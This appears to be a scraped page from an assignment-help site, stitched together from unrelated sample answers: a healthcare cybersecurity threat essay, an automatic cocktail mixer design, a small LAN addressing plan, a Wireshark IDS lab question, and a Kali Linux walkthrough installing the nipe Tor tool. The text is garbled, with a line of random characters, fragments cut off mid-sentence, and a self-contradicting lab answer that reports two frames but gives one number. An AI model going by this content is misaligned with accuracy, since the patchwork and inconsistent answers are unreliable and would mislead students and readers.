
By leveraging external CVE databases, the system provides detailed descriptions, severity scores, and recommendations on how to address the identified vulnerabilities.



Task 2: Threat Landscape and Security Recommendations for HaY

Currently, with nation-wide test groups and sensitive medical information, HaY's infrastructure places a huge demand on an organization to understand the threat landscape. First of all, performing an appraisal of the current threat landscape is the first step in mitigating security risks. Due to the sensitivity of the data they handle, healthcare organizations are very susceptible to cyber threats. According to the Ponemon Institute (2020), there is a need for HaY to take precautions against three major kinds of threats: data breaches, ransomware attacks, and insider threats.

First, there is a high risk of data breach because HaY processes and stores medical and personal health data from test groups across the country. Recently, hackers have targeted healthcare organisations to steal personal information, which has a very high value in the black





Cybersecurity



Our Works

Programming Tasks




Assignment: Developing for an Automatic Cocktail Mixer

Objective:





To design an automatic cocktail mixer.

How it works:






The design uses four peristaltic pumps to dispense four different beverages whenever necessary into the cup/bottle. The bottle is positioned parallel to the follower of the crank slider mechanism.

User flow:



TinkerCAD / Arduino / Raspberry Pi

 CODINGO;



Our Works

Programming Tasks

Project 1 Designing the Network Solution

Part 1: Designing the Basic Network

- Network Diagram:**
 - A simple LAN layout using the provided devices:
 - Router:** Connects the entire network to the internet.
 - Switch:** Connects the internal devices to the LAN.
 - Server:** Centralized data storage and services.
 - PCs (3), Laptops (2), Network Printer,** and optionally **Modem**.
 - Here's an example of how the IP addresses could be assigned in a private Class C network (192.168.1.0/24):

Device	Quantity	Assigned IP Address
Router	1	192.168.1.1 (Gateway)
Switch	1	192.168.1.2 (if managed)
Server	1	192.168.1.10
PCs	3	192.168.1.11 - 192.168.1.13
Laptops	2	192.168.1.14 - 192.168.1.15
Network Printer	1	192.168.1.20

- Diagram Output:** Create this layout in a tool like MS Visio or Draw.io, connecting all devices to the switch, which is connected to the router for internet access. Label each device with its IP address.
- Internet Connectivity:**
 - Ensure the router has an active internet connection via a modem (optional) or directly.
 - Enable DHCP on the router to provide IP addresses if required or assign static IPs as shown above.
 - Reflection Example:**
 - "I ensured internet connectivity by configuring the router to serve as the gateway (192.168.1.1) and connecting it to an ISP. The router distributes

Networking / Linux



Q3 BA@W,M]Hqh#p:'qPiyM&2'5E7u&}{Q^Ffi2i 3[v]zprEIKW.j\Jeg=iC

X

Screenshot:

The screenshot shows a Wireshark capture of network traffic. The top pane lists several packets, including a TCP Reset (RST) packet from 192.168.1.1 to 192.168.1.10. The middle pane shows the details of the selected packet (No. 148), which is a TCP Reset (RST) packet. The bottom pane shows the raw packet data in hexadecimal and ASCII.

What are the packet numbers (in the pcap file) that triggered the IDS alert?
(Hint: Use Wireshark to search for the hex or ASCII string found in question 1)
After applying the following filter: "data == <hexadecimal-string>", I have found there are 2 frames that have the same hexadecimal string. The frame numbers are **158**.

```
git clone https://github.com/n1g4u0v3r/nipe
Cloning into 'nipe'...
remote: Enumerating objects: 1789, done.
remote: Counting objects: 100% (260/260), done.
remote: Compressing objects: 100% (168/168), done.
remote: Total 1789 (delta 112), reused 185 (delta 70), pack-reused 1529
Receiving objects: 100% (1789/1789), 273.42 KiB | 2.40 MiB/s, done.
Resolving deltas: 100% (925/925), done.
```

git — git command line interface
clone — command to clone git repository
[https-url] — git remote repository

```
(kali@kali)~/home/kali
PS> cd nipe

cd — change current working directory
[dir] — destination directory

(kali@kali)~/home/kali/nipe
PS> cpan install Try::Tiny Config::Simple JSON
Loading internal logger. Log::Log4perl recommended for better logging

